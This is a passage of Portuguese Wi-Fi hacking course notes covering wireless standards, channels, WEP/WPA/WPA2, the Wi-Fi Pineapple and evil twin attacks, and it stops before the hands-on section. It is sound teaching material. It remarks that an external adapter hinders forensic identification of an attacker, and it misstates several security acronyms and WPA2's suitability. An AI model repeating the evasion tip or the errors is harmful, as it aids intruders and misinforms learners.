

HACKING THE PLANET

WIFI HACKING



13

LISTA DE FIGURAS

Figura 1 – Tipos de redes <i>wireless</i>	6
Figura 2 – Representação simplificada WPAN.....	7
Figura 3 – Representação simplificada da WMAN	8
Figura 4 – Representação simplificada WWAN.....	9
Figura 5 – Definição de canais em 2,4 GHz	11
Figura 6 – Espectro 5 GHz	12
Figura 7 – Padrões 802.11	12
Figura 8 – “Antena” Pringles.....	15
Figura 9 – <i>Wardriving</i>	15
Figura 10 – Antena USB TP-Link	16
Figura 11 – Interface Wi-Fi USB externa.....	17
Figura 12 – <i>Wi-fi</i> Pineapple Nano Tactical	17
Figura 13 – Wi-Fi Pineapple Tetra Tactical	18
Figura 14 – <i>Evil twin</i> AP <i>attack</i>	19
Figura 15 – <i>Captive portal</i>	22
Figura 16 – Cenário abordado.....	25
Figura 17 – Instalação do adicional de convidados.....	25
Figura 18 – Compilação do Bettercap	27
Figura 19 – Habilitação da <i>interface</i> Wi-Fi USB	28
Figura 20 - Verificação da interface USB	28
Figura 21 – Inicialização do Bettercap	29
Figura 22 – WLANs detectadas.....	30
Figura 23 – Informações sobre WLANs descobertas	30
Figura 24 – <i>Handshake</i> capturado	33
Figura 25 – Inspeção do arquivo wlanPkts.pcap	33
Figura 26 – Clientes autenticados na WLAN-alvo	35
Figura 27 – Inicializando o <i>caplet</i>	36
Figura 28 – Desautenticação do cliente	36
Figura 29 – Quebra da chave da WLAN-alvo.....	37
Figura 30 – Chave encontrada	37

LISTA DE QUADROS

Quadro 1 – Bandas ISM para Wi-Fi	10
Quadro 2 – Especificações técnicas Pineapple.....	18
Quadro 3 – Especificações da VM	24
Quadro 4 – Classificações RSSI	31

EMANIP

LISTA DE COMANDOS DE PROMPT DO SISTEMA OPERACIONAL

Comando de prompt 1 – Atualização de pacotes.....	26
Comando de prompt 2 – Instalação do Bettercap	26
Comando de prompt 3 – Instalação de ferramentas de apoio.....	27
Comando de prompt 4 – Ativação do reconhecimento (descoberta) de WLANs.....	29
Comando de prompt 5 – Capturando o <i>handshake</i>	32
Comando de prompt 6 – Exemplo <i>Ticker</i>	34
Comando de prompt 7 – Identificação dos clientes.....	34
Comando de prompt 8 – <i>Caplet</i> para captura de <i>handshake</i>	35

SUMÁRIO

WI-FI HACKING	6
1 INTRODUÇÃO	6
2 WIRELESS PERSONAL AREA NETWORK (WPAN)	6
3 WIRELESS METROPOLITAN AREA NETWORK (WMAN)	7
4 WIRELESS WIDE AREA NETWORK (WWAN)	8
5 WIRELESS AREA NETWORK (WLAN)	9
6 CONHECENDO AS REDES SEM FIO	10
6.1 Principais características das redes <i>wi-fi</i>	10
7 CANAIS UTILIZADOS POR WLANS E DISPOSITIVOS IEEE802.11	10
8 VISÃO GERAL DOS PADRÕES IEEE802.11	12
8.1 Padrão IEEE802.11a	12
8.2 Padrão IEEE802.11b	12
8.3 Padrão IEEE802.11g	13
8.4 Padrão IEEE802.11N	13
8.5 Padrão IEEE802.11ac	13
8.6 Padrão IEEE802.11ax	13
9 SEGURANÇA EM WLANS	14
10 O PINEAPPLE	17
10.1 <i>Evil twin AP attacks</i> (ou <i>rogue AP attacks</i>)	18
11 MECANISMO DE SEGURANÇA <i>WI-FI</i>	20
11.1 WEP (<i>Wireless Equivalent Privacy</i>)	20
11.2 WPA (<i>Wired Protected Access</i>)	21
11.3 WPA2 (<i>Wired Protected Access 2</i>)	21
12 MITIGAÇÃO DE ATAQUES <i>WI-FI</i>	21
13 VAMOS PRATICAR	23
13.1 Hands-on	23
14 OBJETIVO DO <i>HANDS-ON</i>	24
15 CONSIDERAÇÕES GERAIS E CENÁRIO	24
16 PREPARAÇÃO DO AMBIENTE	25
17 INSTALAÇÃO DO BETTERCAP E AS FERRAMENTAS DE APOIO	26
18 TRAZENDO A INTERFACE <i>WI-FI</i> PARA A VM	27
19 MONITORANDO AS WLANS PRÓXIMAS	29
REFERÊNCIAS	38

WI-FI HACKING

1 INTRODUÇÃO

Embora algumas vezes se possam ouvir pessoas se referindo à rede *wi-fi* como rede *wireless*, talvez por motivos de simplificação, é importante que seja feita a devida diferenciação, uma vez que estas são conceitualmente distintas. Conforme o próprio nome claramente aponta, redes *wireless* são redes sem fio no sentido amplo da palavra, ou seja, remetem a diferentes tecnologias, incluindo *bluetooth*, GSM, GPRS e UMTS, entre outras, incluindo *wi-fi*.

Redes *wi-fi*, especificamente, são redes sem fio que obedecem às especificações do padrão IEEE802.11, tendo sido adotada como referência em redes locais *wireless*, seja em ambientes corporativos, comerciais ou mesmo domésticos. A Figura “Tipos de redes *wireless*” ilustra os diversos tipos de rede sem fio.




Figura 1 – Tipos de redes *wireless*
Fonte: Teleco (2021b)

2 WIRELESS PERSONAL AREA NETWORK (WPAN)

WPAN (rede de área pessoal sem fio) são redes domésticas, de curto alcance, basicamente utilizadas para interconexão de dispositivos como *smartphones*, impressoras, teclados, *mouses* e caixas de som, entre outros (Figura “Representação simplificada WPAN”).

O *bluetooth* (IEEE802.15.1) é a principal tecnologia empregada neste tipo de rede operando na faixa dos 2,45GHz, sendo cada dispositivo da rede identificado por meio de um *id* único de 48 *bits*. Os dispositivos *bluetooth* são classificados em três níveis, com base em sua potência e alcance:

- Classe 1: potência de 100 mW, com alcance de até 100 metros;
- Classe 2: potência de 2,5 mW e alcance de até 10 metros;
- Classe 3: potência de 1 mW e alcance de 1 metro (variante muito rara).

Outras tecnologias também utilizadas em WPANs incluem a *HomeRF*, *Zigbee* e *IrDA* (*Infrared Data Association*, conexões via infravermelho).




Figura 2 – Representação simplificada WPAN
Fonte: Adaptado por Fiap (2021)

3 WIRELESS METROPOLITAN AREA NETWORK (WMAN)

WMAN (rede de área metropolitana sem fio) são redes de uso corporativo cuja cobertura compreende cidades e estados. Em termos práticos, este tipo de conexão é empregado entre provedores de acesso e seus pontos de distribuição (figura “Representação simplificada da WMAN”).




Figura 3 – Representação simplificada da WMAN
Fonte: Elaborada pelo autor (2021)

O *WiMax* (padrão 802.16) é um dos últimos padrões de banda larga para rede MAN definido pelo IEEE, em certo aspecto bastante similar ao padrão *wi-fi* (IEEE 802.11) já amplamente difundido, tendo como objetivo estabelecer a parte final da infraestrutura de conexão de banda larga oferecendo conectividade para mais diversos fins, a exemplo de aplicações domésticas, *hotspots* e ambientes corporativos.

4 WIRELESS WIDE AREA NETWORK (WWAN)

WWAN (rede de longa distância sem fio) é também conhecida como rede celular móvel, logo, o tipo mais profuso de rede sem fio dada a quantidade de dispositivos (telefones celulares, por exemplo) conectados a ela (figura “Representação simplificada WWAN”). As principais tecnologias utilizadas neste tipo de rede recaem sobre o GSM (*Global System for Mobile Communication* – sistema global de comunicação móvel), o GPRS (*General Packet Radio Service* – serviço de rádio de pacote geral) e o UMTS (*Universal Mobile Telecommunication System* – sistema universal de telecomunicações móveis).




Figura 4 – Representação simplificada WWAN
Fonte: Elaborada pelo autor (2021)

5 WIRELESS AREA NETWORK (WLAN)

As WLANs são redes locais sem fio constituídas por dispositivos certificados com base no padrão IEEE 802.11, sendo o termo *wi-fi* frequentemente utilizado para referência a tais dispositivos. Para alguns, este termo sugere a abreviação de *wireless fidelity*, dada a semelhança com o termo *hi-fi (high fidelity)*, cunhado na década de 1950 para referência a aparelhos de som de alta fidelidade. Entretanto, tal interpretação nunca foi explicitada pela Wi-Fi Alliance – entidade responsável principalmente pelo licenciamento de produtos baseados nesta tecnologia, fazendo o termo, portanto, referência a um conjunto de especificações para redes locais sem fio baseadas no citado padrão.

Redes *wi-fi* podem apresentar diversas vantagens sobre as redes cabeadas, das quais podem ser apontadas a implementação consideravelmente mais rápida e barata, entre outras. Entretanto, apresentam também diversas desvantagens, a exemplo da menor velocidade e menor estabilidade quando comparadas às redes cabeadas.

6 CONHECECENDO AS REDES SEM FIO

6.1 Principais características das redes *wi-fi*

Redes *wi-fi* destinam-se à operação dentro de um espectro não licenciado denominado ISM (*Industrial, Scientific and Medical bands*). Embora as bandas ISM estejam disponíveis globalmente, alguns países podem apresentar algumas particularidades e restrições locais. O quadro “Bandas ISM para *wi-fi*” resume as principais bandas utilizadas pelo *wi-fi*.

Frequência Inferior (MHz)	Frequência Superior (MHz)	Comentários
2400	2500	Usualmente referenciada como banda de 2,4 GHz, é o espectro mais amplamente utilizado entre as bandas disponíveis para <i>wi-fi</i> . Empregado pelos padrões 802.11 b/g/n, é capaz de transportar até três canais sem sobreposição. Esta banda é amplamente utilizada por vários outros itens não licenciados, entre eles fornos de micro-ondas, <i>bluetooth</i> etc.
5725	5875	Usualmente referenciada como banda de 5 GHz, fornece maior largura de banda. A frequência mais alta sofre menos interferência, porém, o custo dos equipamentos tende a aumentar. Pode transportar até 23 canais sem sobreposição, oferecendo alcance menor do que a banda de 2,4 GHz.

Quadro 1 – Bandas ISM para Wi-Fi
Fonte: Electronicsnotes (2021)

7 CANAIS UTILIZADOS POR WLANS E DISPOSITIVOS IEEE802.11

A banda ISM de 2,4 GHz define 14 canais com 22 MHz de largura de banda para uso por redes/dispositivos *wi-fi*, entretanto, nem todos estes canais são permitidos em todos os países. Onze canais são permitidos pela Federal Communications Commission (FCC) para uso no normalmente conhecido como domínio estadunidense. Já na Europa, o European Telecommunications Standards Institute (ETSI) permite 13 canais. Os canais WLAN/Wi-Fi são apartados por uma banda de separação de 5 MHz entre canais adjacentes, com exceção aos dois últimos canais, em que a banda de separação é de 12 MHz (Figura “Definição de canais em 2,4 GHz”).




Figura 5 – Definição de canais em 2,4 GHz
 Fonte: LEPAJA; MARAJ; BERZATI (2019)

À medida que a banda de 2,4 GHz se torna mais populosa, muitos usuários optam por usar a banda ISM de 5 GHz para suas WLANs. Além de oferecer maior espectro, elas são menos populadas por outros tipos de aparelhos, a exemplo de fornos de micro-ondas, entre outros. Também em função disso, o Wi-Fi de 5 GHz tende a sofrer menor interferência.

O padrão 802.11 define ainda, para o espectro de 5 GHz, 23 canais com 20 MHz de largura de banda, com banda de separação entre canais adjacentes também de 20 MHz. Os canais no espectro de 5 GHz são separados em três bandas UNII (*Unlicensed National Information Infrastructure*), sendo os dispositivos *wireless* especificados como 802.11a/n/ac capazes de operar nestas bandas UNII-1, UNII-2 e UNII-3.

As bandas UNII-1, UNII-2 e UNII-3 ocupam as seguintes faixas:

- UNII-1: 5.15 – 5.25 GHz (4 canais de 20 MHz).
- UNII-2: 5.25 – 5.35 GHz (4 canais de 20 MHz).
- UNII-3: 5.725 – 5.825 GHz (4 canais de 20 MHz).

A figura “Espectro 5 GHz” ilustra a distribuição dos canais no espectro de 5 GHz.




Figura 6 – Espectro 5 GHz
Fonte: IFSC (2019) e adaptado pelo autor

8 VISÃO GERAL DOS PADRÕES IEEE802.11

A figura “Padrões 802.11” resume as principais características dos padrões mais difundidos dentro do IEEE802.11.

IEEE Standard	802.11a	802.11b	802.11g	802.11n	802.11ac	802.11ax
Year Released	1999	1999	2003	2009	2014	2019
Frequency	5Ghz	2.4Ghz	2.4Ghz	2.4Ghz & 5GHz	2.4Ghz & 5GHz	2.4Ghz & 5GHz
Maximum Data Rate	54Mbps	11Mbps	54Mbps	600Mbps	1.3Gbps	10-12Gbps

Figura 7 – Padrões 802.11
Fonte: Elaborado pelo autor (2021)

8.1 Padrão IEEE802.11a

Versão criada em 1999, opera na banda de 5GHz. Com esta versão, tinha-se a esperança de encontrar menor interferência, uma vez que muitos dispositivos, a exemplo da maioria dos telefones sem fio, também operavam na banda de 2,4 GHz. O padrão 802.11a era bastante rápido (para a época), com taxas máximas de dados chegando a 54 Mbps. No entanto, a frequência de 5 GHz tem maior dificuldade em transpor barreiras no caminho do sinal, o que, geralmente, reduz seu alcance.

8.2 Padrão IEEE802.11b

Versão também criada em 1999, usa a banda de 2,4 GHz, podendo atingir velocidade de até 11 Mbps. Este foi o padrão que efetivamente popularizou o uso do *wi-fi*.

8.3 Padrão IEEE802.11g

Projetado em 2003, o padrão 802.11g elevou a taxa máxima de dados a 54 Mbps na confiável faixa de 2,4 GHz, o que alavancou ainda mais a utilização do padrão.

8.4 Padrão IEEE802.11N

Versão introduzida em 2009, demorou um pouco mais a ser adotada pelo mercado. Versão flexível, opera tanto em 2.4 GHz quanto em 5 GHz, suportando também utilização *multi-channel*. Cada canal oferece uma taxa de dados máxima de 150 Mbps, o que eleva a taxa de dados máxima do padrão a 600 Mbps.

Diferentemente dos *single-channel Access Points* (SCAP), *multi-channel access points* (MCAP) podem operar simultaneamente em canais distintos. Isso significa que se, por exemplo, uma infraestrutura tiver três MCAP na banda de 2,4 GHz, eles poderão operar nos canais 1, 6 e 11 ao mesmo tempo, o que evitaria a *co-channel interference* (CCI) – fenômeno que ocorre quando um rádio “ouve” outro rádio transmitindo na mesma frequência, impedindo-o de transmitir até que a frequência esteja livre (CSMA/CA).

8.5 Padrão IEEE802.11ac

Versão inicialmente lançada em 2014, aumentou sensivelmente a taxa de transferência de dados para dispositivos *wi-fi*, até um máximo de 1.300 Mbps. Além disso, o padrão AC conta com suporte a MU-MIMO – canais de transmissão Wi-Fi adicionais para a banda de 5 GHz e suporte para múltiplas antenas em um único roteador.

8.6 Padrão IEEE802.11ax

Considerado como o próximo passo na evolução de dispositivos *wi-fi*. Quando sua implantação estiver concluída; teoricamente, as redes sem fio baseadas neste padrão serão capazes de alcançar taxas de transferência de 10 Gbps – evolução de

aproximadamente 30% a 40% em relação ao padrão AC. Além disso, o padrão AX aumentará a capacidade da rede mediante adição de subcanais de transmissão, aprimoramentos do MU-MIMO e permitindo, ainda, mais *streams* de dados simultâneos.

9 SEGURANÇA EM WLANS

A segurança em WLANs compreende múltiplos e distintos aspectos dos quais serão aqui destacados, alguns dos principais, potencialmente capazes de comprometer a disponibilidade do serviço e confidencialidade da informação trafegada. Neste sentido, há que se partir dos fundamentos, mantendo-se em mente que WLANs são fundamentadas em sinais de rádio, sendo, portanto, difícil de determinar sua abrangência. Assim sendo, considera-se que a parcela do sinal irradiada para fora da área de cobertura desejada pode ser considerada como um vazamento. Ou seja, admite-se que uma empresa tenha escritórios no primeiro andar de um edifício comercial.

A parcela do sinal irradiada para fora de suas dependências poderá ser captada por muitos outros dispositivos, os quais sem relações legítimas de qualquer natureza com a organização. Vale salientar que a referência ao primeiro andar é meramente ilustrativa, uma vez que mesmo andares bem mais altos poderão ter seu tráfego *wi-fi* indevidamente monitorado. Antenas externas direcionais, muitas vezes artesanalmente construídas, poderão estender consideravelmente o alcance que um ofensor poderá conseguir para monitoramento de tráfego de redes Wi-Fi. A Figura “Antena” Pringles ilustra uma antena direcional construída a partir de um invólucro das famosas batatas Pringles.



Figura 8 – “Antena” Pringles
Fonte: Elaborada pelo autor (2021)

Podem ser encontrados na Internet diversos tutoriais detalhados para construção desta antena, a qual é bastante utilizada também em *wardriving* – prática que consiste no deslocamento do ofensor em algum veículo, geralmente um carro, em busca do sinal irradiado por WLANs para além dos limites da organização, residência e/ou estabelecimento comercial, entre outros (figura “*Wardriving*”).



Figura 9 – *Wardriving*
Fonte: Adaptada por Fiap (2021)

Outros tipos de antenas externas também são amplamente utilizados, a exemplo, no contexto estudado, das antenas USB (Figura “Antena USB TP-Link”).



Figura 10 – Antena USB TP-Link
Fonte: Amazon (2021)

Vale a pena acrescentar ainda que não apenas antenas, mas também adaptadores *wireless* externos que são amplamente utilizados em testes de intrusão em WLANs, uma vez que, geralmente, o ganho destas antenas e a potência irradiada pelos referidos adaptadores costumam ser consideravelmente superiores aos oferecidos por dispositivos análogos que equipam originalmente os *notebooks*.

A figura “Interface *wi-fi* USB externa” ilustra um modelo de interface *wi-fi* externa (USB) bastante simples e utilizada para testes de intrusão em WLANs, especialmente por ser equipada com um conector N que permite destacar a antena original e acoplar o dispositivo aos mais diversos tipos de antenas externas. Observe que, como se trata de um dispositivo externo, a identificação do equipamento (*notebook*) usado para execução do teste de intrusão também é consideravelmente dificultada, uma vez que, após desconectado do equipamento, o MAC *address* do dispositivo externo não será identificado em caso de apreensão do equipamento para análise.



Figura 11 – Interface Wi-Fi USB externa
Fonte: Kabum (2021)

10 O PINEAPPLE

Em caso de testes de intrusão profissionais, geralmente o *pentester* opta pela utilização de equipamento especializado, a fim de garantir resultados melhores e mais rapidamente, recorrendo, por exemplo, a algum dos sabores do Pineapple (figura “Wi-fi Pineapple Nano Tactical”).



Figura 12 – Wi-fi Pineapple Nano Tactical
Fonte: Hackmod (2021a)

O Pineapple é uma tradicional plataforma especializada desenvolvida pela Hak5 para ser utilizada como *rogue access point* e *wifi toolkit* para testes de intrusão wi-fi. O WiFi Pineapple® NANO (Figura “Wi-fi Pineapple Tetra Tactical”) e TETRA são pla-

taformas de sexta geração do fabricante, especialmente desenvolvidas para implementações móveis e persistentes.



Figura 13 – Wi-Fi Pineapple Tetra Tactical
Fonte: Hackmod (2021b)

O Quadro “Especificações técnicas Pineapple” descreve as principais características destes equipamentos.

Especificações	PineappleTetra	PineappleNano
Bandas	Dual Band 2.4/5 GHz533 MHz Network SoC	Single Band 2.4 GHz400 MHz Network SoC
Antenas	Four Long Range Antennasup to 800 mW per radio	Two Standard Antennasup to 400 mW per radio
Comunicação	USB Ethernet, USB Serial,USB Host and Ethernet Ports	USB Ethernet Plug,USB Host Port
Armazenamento	2 GB NAND Flash	Micro SD Expansion
Alimentação	Power via USB or DC	Power via USB

Quadro 2 – Especificações técnicas Pineapple
Fonte: Adaptado de Hak5 (2021)

10.1 Evil twin AP attacks (ou rogue AP attacks)

Em uma conexão *wi-fi* legítima, um dispositivo cliente se associa a um *access point* legítimo e passa a desfrutar dos recursos disponibilizados. Quando um AP malicioso (*evil twin access point*) está presente, um ofensor transmite SSID igual ao do *access point* legítimo – algumas vezes, transmite até o mesmo BSSID ou endereço MAC do SSID para enganar o dispositivo cliente na conexão. A Figura “*Evil twin AP attack*” ilustra simplificadamente tal cenário.




Figura 14 – *Evil twin AP attack*
Fonte: NAKHILA; TURGUT; BACANALI (2017)

A exemplo do representado na Figura “*Evil twin AP attack*”, um ofensor (*attacker*) pode levar um usuário (*victim*) a conectar a seu *access point* falso, ao invés do legítimo, irradiando um sinal mais intenso (melhor) para os clientes. Em um caso com considerável repercussão, envolvendo o Departamento Central de Inteligência russo (GRU), *hackers* implementaram um ataque de *Evil Twin AP* supostamente utilizando um *wi-fi* Pineapple conectado a antenas de alto ganho, conjuntos de baterias e conexões móveis de *backhaul* 4G LTE instalados nos porta-malas de seus carros ou transportados em mochilas com as quais transitavam dentro de edifícios.

O *wi-fi* Pineapple automatiza grande parte do trabalho necessário para execução do ataque. Quando no alcance do SSID-alvo, os ofensores começam a irradiar o mesmo SSID. Isso é simples e pode ser feito até por meio de *smartphones* providos de planos de dados móveis e que permitam a criação de *hotspots* móveis.

Ferramenta em *software* desenvolvida para uso por pesquisadores e profissionais de segurança, sendo também bastante utilizada por ofensores, o Bettercap é apresentado no *web site* de seu projeto como um poderoso *framework* escrito em linguagem GO para reconhecimento e ataque a redes Wi-Fi (dentre outras). Característica também interessante, o Bettercap pode ser executado nativamente nos sistemas Linux, Mac, Windows e Android, podendo, ainda, até ser instalado via Docker.

11 MECANISMO DE SEGURANÇA WI-FI

Em redes cabeadas, a inserção de um novo *host* na rede depende, em última análise, ao menos da disponibilidade de um ponto de conexão e do acesso físico a este ponto. Todavia, em WLANs, o cenário é outro. Conforme já anteriormente exposto, nesta última, o sinal, via de regra, acaba sendo irradiado para além dos limites físicos desejados, acabando por expor a existência da WLAN e permitindo, em caso de ausência de mecanismos de proteção adequados, que *hosts* ilegítimos utilizem dispositivos (placas de rede Wi-Fi) compatíveis com o padrão utilizado pela WLAN consigam acesso aos recursos desta sem a devida autorização. Assim sendo, diferentes mecanismos para proteção do acesso às WLANs foram desenvolvidos, destacando-se, a seguir, alguns principais destes.

11.1 WEP (*Wireless Equivalent Privacy*)

Mecanismo já ultrapassado para os padrões atuais, foi concebido à época do padrão 802.11 original. O WEP opera de duas formas distintas: quando na modalidade aberta, qualquer *host* poderá acessar a WLAN havendo apenas um simples processo de autorização. Quando na modalidade fechada, o WEP exigirá que cada *host* que deseje acessar a rede forneça uma chave preestabelecida. Por padrão, o WEP trabalha com chaves de 64 ou 128 *bits*, entretanto, alguns fabricantes chegaram a implementar chaves de 256 *bits* em seus respectivos produtos. Tais chaves são mais seguras, porém, obviamente, poderão ser incompatíveis com produtos de outros fabricantes.

Embora melhor do que manter a WLAN totalmente desprotegida, o uso do WEP há tempos deixou de ser recomendado em decorrência de falhas de segurança observadas neste mecanismo, a exemplo de seu vetor de inicialização estático, com 24 *bits*, (independentemente do tamanho da chave), facilitando, portanto, a quebra da chave. Por exemplo, em uma chave de 64 *bits*, sendo 24 *bits* correspondentes ao vetor de inicialização, apenas 40 *bits* realmente comporão a chave. O WEP se utiliza do algoritmo RC4, uma cifra de fluxo, para criptografar os pacotes que trafegam na WLAN.

11.2 WPA (*Wired Protected Access*)

Mecanismo sucessor e mais seguro que o WEP, embora também se utilize do algoritmo RC4 para criptografia do tráfego. No WPA, o vetor de inicialização passou a ter 48 *bits* e foi introduzido o protocolo TKIP (*Temporary Key Integrity Protocol*), que ficou conhecido também por WEP2. No TKIP, os dispositivos da rede passaram a utilizar chaves criptográficas de 128 *bits*, periodicamente trocadas. Uma *pre-shared key* (PSK) definida na configuração da rede é utilizada apenas na autenticação inicial. O TKIP combina a PSK com o MAC Address da interface *wi-fi* do dispositivo, gerando, desta maneira, uma chave única para cada cliente.

11.3 WPA2 (*Wired Protected Access 2*)

O WPA2 é uma evolução nos padrões de segurança do WPA. Também conhecido como 802.11i, o WPA2 utiliza o protocolo *Advanced Encryption Standard* (AES) com chaves de 128, 192 ou 256 bits (padrão) em substituição ao RC4 para criptografia do tráfego da rede. Vale enfatizar **não** ser este um novo padrão para rede *wi-fi*, mas sim um conjunto de especificações de segurança.

Esse mecanismo oferece alto grau de segurança, exigindo, em contrapartida, maior processamento, podendo, em função disto, impactar negativamente a performance do dispositivo que o utiliza, razão pela qual não é usualmente indicado para uso doméstico. O WPA2 utiliza vários padrões, cifras e protocolos, inclusive alguns definidos fora do desenho 802.11i.

Exemplos destes são o RADIUS, 802.1x, EAP, TKIP, AES e RSN (*Robust Security Network*). O WPA2 apresenta dois modos de operação: *Enterprise* (Infraestrutura) e *Personal* (*Preshared Key*).

12 MITIGAÇÃO DE ATAQUES *WI-FI*

Do exposto, é possível concluir que, embora redes *wi-fi* sejam muito práticas e populares, apresentam também vulnerabilidades que podem ser agravadas, por exemplo, por má configuração dos equipamentos, incluindo o uso de chaves fracas.

As empresas que disponibilizam conexões *wi-fi* a colaboradores e convidados podem adotar sistemas IPS especificamente desenvolvidos para este tipo de rede (*wireless intrusion prevention system* – WIPS). Tais dispositivos oferecem proteção contra diferentes ameaças, entre elas:

- *Rogue access points.*
- *Misconfigured access points.*
- Associação não autorizada.
- *Man-in-the-middle.*
- *Mac spoofing.*

Ambientes corporativos devem também considerar a adoção de arquitetura adequada, procedendo à devida segregação entre os segmentos cabeado e sem fio da rede local, assim como a implementação de *captive portals*.




Figura 15 – *Captive portal*
Fonte: Elaborado pelo autor (2020)

A Figura “*Captive portal*” ilustra o segmento *wi-fi* da rede local devidamente apartado do segmento cabeado por meio de uma interface dedicada do UTM de borda onde é implementado o *captive portal*. Observe que as regras padrão do *captive portal*:

